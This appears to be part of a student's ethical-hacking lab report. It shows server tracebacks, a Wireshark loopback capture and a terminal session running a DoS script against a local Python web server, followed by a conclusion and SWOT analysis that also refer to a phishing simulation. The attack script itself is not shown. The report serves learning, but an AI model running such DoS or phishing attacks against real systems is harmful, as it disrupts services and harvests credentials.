TYCS-A/9142



```
Traceback (most recent call last):
BrokenPipeError: [Errno 32] Broken pipe
----------------------------------------
Traceback (most recent call last):
  File "/usr/lib/python3.12/socketserver.py", line 761, in __init__
    self.handle()
  File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.12/http/server.py", line 672, in __init__
    super().__init__(*args, **kwargs)
  File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.12/http/server.py", line 679, in do_GET
    self.copyfile(f, self.wfile)
  File "/usr/lib/python3.12/http/server.py", line 878, in copyfile
    shutil.copyfileobj(source, outputfile)
  File "/usr/lib/python3.12/shutil.py", line 204, in copyfileobj
    fdst_write(buf)
  File "/usr/lib/python3.12/socketserver.py", line 840, in write
    self._sock.sendall(b)
BrokenPipeError: [Errno 32] Broken pipe
  File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.12/http/server.py", line 672, in __init__
    super().__init__(*args, **kwargs)
----------------------------------------
  File "/usr/lib/python3.12/http/server.py", line 436, in handle
    self.handle_one_request()
  File "/usr/lib/python3.12/http/server.py", line 424, in handle_one_request
    method()
  File "/usr/lib/python3.12/http/server.py", line 424, in handle_one_request
    method()
  File "/usr/lib/python3.12/http/server.py", line 679, in do_GET
    self.copyfile(f, self.wfile)
  File "/usr/lib/python3.12/http/server.py", line 878, in copyfile
    shutil.copyfileobj(source, outputfile)
  File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
```


2.Using Wire Shark trace the Packet or Request:



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Jan 24 02:15
35%
*Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 127.0.0.1

No.   Time       Source    Destination  Protocol Length Info
66549 105.367415636 127.0.0.1 127.0.0.1 TCP  74 [TCP Port numbers reused] 47730 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=400342929
66550 105.374198193 127.0.0.1 127.0.0.1 TCP  66 [TCP Retransmission] 47088 → 8080 [FIN, ACK] Seq=36 Ack=1 Win=65536 Len=0 TSval=4003429297 TSecr=40034
66551 105.374222181 127.0.0.1 127.0.0.1 TCP  78 [TCP Dup ACK 66494#1] 8080 → 47088 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4003429298 TSecr=4003429289
66552 105.379565013 127.0.0.1 127.0.0.1 TCP 252 8080 → 47014 [PSH, ACK] Seq=1 Ack=37 Win=65536 Len=186 TSval=4003429303 TSecr=4003429258
66553 105.379588846 127.0.0.1 127.0.0.1 TCP  54 47014 → 8080 [RST] Seq=37 Win=0 Len=0
66554 105.381152556 127.0.0.1 127.0.0.1 TCP 252 8080 → 47460 [PSH, ACK] Seq=1 Ack=37 Win=65536 Len=186 TSval=4003429304 TSecr=4003429222
66555 105.381162136 127.0.0.1 127.0.0.1 TCP  54 47460 → 8080 [RST] Seq=37 Win=0 Len=0
66556 105.381490932 127.0.0.1 127.0.0.1 TCP  66 8080 → 47024 [ACK] Seq=1 Ack=37 Win=65536 Len=0 TSval=4003429305 TSecr=4003429258
66557 105.381508480 127.0.0.1 127.0.0.1 TCP  66 8080 → 46998 [ACK] Seq=1 Ack=37 Win=65536 Len=0 TSval=4003429305 TSecr=4003429258
66558 105.381513341 127.0.0.1 127.0.0.1 TCP  66 8080 → 46990 [ACK] Seq=1 Ack=37 Win=65536 Len=0 TSval=4003429305 TSecr=4003429258
66559 105.381517103 127.0.0.1 127.0.0.1 TCP  66 8080 → 46978 [ACK] Seq=1 Ack=37 Win=65536 Len=0 TSval=4003429305 TSecr=4003429258
66560 105.381521149 127.0.0.1 127.0.0.1 TCP  66 8080 → 46976 [ACK] Seq=1 Ack=37 Win=64256 Len=0 TSval=4003429305 TSecr=4003429258
66561 105.388375803 127.0.0.1 127.0.0.1 TCP 252 8080 → 46998 [PSH, ACK] Seq=1 Ack=37 Win=65536 Len=186 TSval=4003429312 TSecr=4003429258
66562 105.388391266 127.0.0.1 127.0.0.1 TCP  54 46998 → 8080 [RST] Seq=37 Win=0 Len=0
66563 105.394198947 127.0.0.1 127.0.0.1 TCP  74 [TCP Retransmission] 47156 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4003429317 TSe
66564 105.394216772 127.0.0.1 127.0.0.1 TCP  74 [TCP Retransmission] 47142 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4003429317 TSe
66565 105.394218651 127.0.0.1 127.0.0.1 TCP  74 8080 → 47156 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=4003429318 TSecr=4003429
66566 105.394236587 127.0.0.1 127.0.0.1 TCP  74 8080 → 47142 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=4003429318 TSecr=4003429
66567 105.394240561 127.0.0.1 127.0.0.1 TCP  66 47156 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4003429318 TSecr=4003429318
66568 105.394251594 127.0.0.1 127.0.0.1 TCP  66 47142 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4003429318 TSecr=4003429318

› Frame 1: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface lo, id 0
› Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
› Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
› Transmission Control Protocol, Src Port: 8080, Dst Port: 56740, Seq: 1, Ack: 1, Len: 186

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ··········· ··E
0010  00 ee 3b f3 40 00 40 06  00 15 7f 00 00 01 7f 00   ··;·@·@·········
0020  00 01 1f 90 dd a4 94 c2  4c 90 4d 56 0e d1 80 18   ········L·MV····
0030  01 f6 fe e2 00 00 01 01  08 0a ee 9d e0 13 ee 9d   ················
0040  df 6a 48 54 54 50 2f 31  2e 30 20 32 30 30 20 4f   ·jHTTP/1 .0 200 
0050  4b 0d 0a 53 65 72 76 65  72 3a 20 53 69 6d 70 6c   K··Serve r: Simp
0060  65 48 54 54 50 2f 30 2e  36 20 50 79 74 68 6f 6e   eHTTP/0. 6 Pytho
0070  2f 33 2e 31 32 2e 37 0d  0a 44 61 74 65 3a 20 54   /3.12.7· ·Date: 
0080  68 75 2c 20 32 33 20 4a  61 6e 20 32 30 32 35 20   hu, 23 J an 2025
0090  32 30 3a 34 33 3a 34 38  20 47 4d 54 0d 0a 43 6f   20:43:48  GMT··C
00a0  6e 74 65 6e 74 2d 74 79  70 65 3a 20 74 65 78 74   ntent-ty pe: tex
00b0  2f 68 74 6d 6c 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   /html··C ontent-
00c0  65 6e 67 74 68 3a 20 37  36 36 0d 0a 4c 61 73 74   ength: 7 66··Las
00d0  2d 4d 6f 64 69 66 69 65  64 3a 20 54 68 75 2c 20   -Modifie d: Thu,
00e0  32 33 20 4a 61 6e 20 32  30 32 35 20 32 30 3a 33   23 Jan 2 025 20:
00f0  35 3a 30 39 20 47 4d 54  0d 0a 0d 0a               5:09 GMT ····

Bytes 12-13: Type (eth.type)                    Packets: 66568 · Displayed: 66568 (100.0%) · Dropped:
```

6.Stopping the DoS Attack:



Apps Places
Jan 2
rush04@Rush04: ~/mywebsite
rush04@Rush04: ~/mywebsite
rush04@Rush04: ~/mywebsite

```
┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ ^[[200~nano dos_attack.py
zsh: bad pattern: ^[[200~nano

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ nano dos_attack.py

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ cd mywebsite

cd: no such file or directory: mywebsite

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ python3 dos_attack.py

Starting DoS attack...
^CException ignored in: <module 'threading' from '/usr/lib/python3.12/threading.py'>
Traceback (most recent call last):
  File "/usr/lib/python3.12/threading.py", line 1624, in _shutdown
    lock.acquire()
KeyboardInterrupt:

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$
```

NAME:RUSHIKESH MHASKE
TYCS-A/9142

Conclusion:

In this project, we successfully simulated two common types of cyberattacks: Denial of Service (DoS) and Phishing. These simulations demonstrated how attackers exploit vulnerabilities in systems and human behavior to disrupt services or steal sensitive information. The DoS attack showcased the impact of overwhelming server resources with excessive requests, rendering the service unavailable to legitimate users. On the other hand, the phishing attack highlighted how attackers can deceive individuals by creating fake websites to harvest credentials. Both exercises emphasize the importance of robust cybersecurity measures, user awareness, and proactive mitigation strategies to safeguard systems and users from such threats. These attacks, while conducted in a controlled environment, underline the critical need for continuous security education and vigilance in today's digital age.

SWOT Analysis

Strengths:

- **Practical Demonstration**: The project provided hands-on experience in understanding and executing DoS and phishing attacks in a controlled environment.
- **Learning Opportunity**: Gained valuable insights into the working of cyberattacks, which can be applied to strengthen defenses against such threats.
- **Awareness Building**: Highlighted the risks and vulnerabilities associated with system overload (DoS) and user trust exploitation (phishing).
- **Ethical Hacking Practices**: The attacks were performed ethically and with a focus on learning, ensuring no real harm was caused.

Weaknesses:

- **Limited Real-World Application**: Simulations on a single machine or in a controlled environment may not fully replicate the complexities of real-world scenarios.
- **Beginner Challenges**: As a beginner, some advanced concepts or tools may remain unexplored, limiting the depth of the project.
- **Resource Constraints**: Without access to high-end resources, the scope of DoS and phishing simulations was restricted to basic setups.

Opportunities:

- **Advanced Learning**: Future exploration of Distributed Denial of Service (DDoS) attacks or spear-phishing techniques can expand knowledge.
- **Improving Defense**: This project provides a foundation to research and implement effective mitigation strategies like rate limiting, encryption, and user awareness campaigns.
- **Certifications and Career Growth**: Practical experience in ethical hacking can lead to certifications (e.g., CEH) and career opportunities in cybersecurity.

Threats:

- **Misuse of Knowledge**: Ethical hacking practices must be adhered to; misuse of techniques can lead to legal and ethical violations.
- **Evolving Threats**: Cyberattacks are constantly evolving, requiring continuous learning to keep up with new vulnerabilities and attack methods.
- **System Vulnerabilities**: While testing, improperly secured systems could potentially expose unintended weaknesses.

This SWOT analysis and conclusion emphasize the educational value of the project while stressing the importance of ethics and proactive security practices. Let me know if you'd like further adjustments!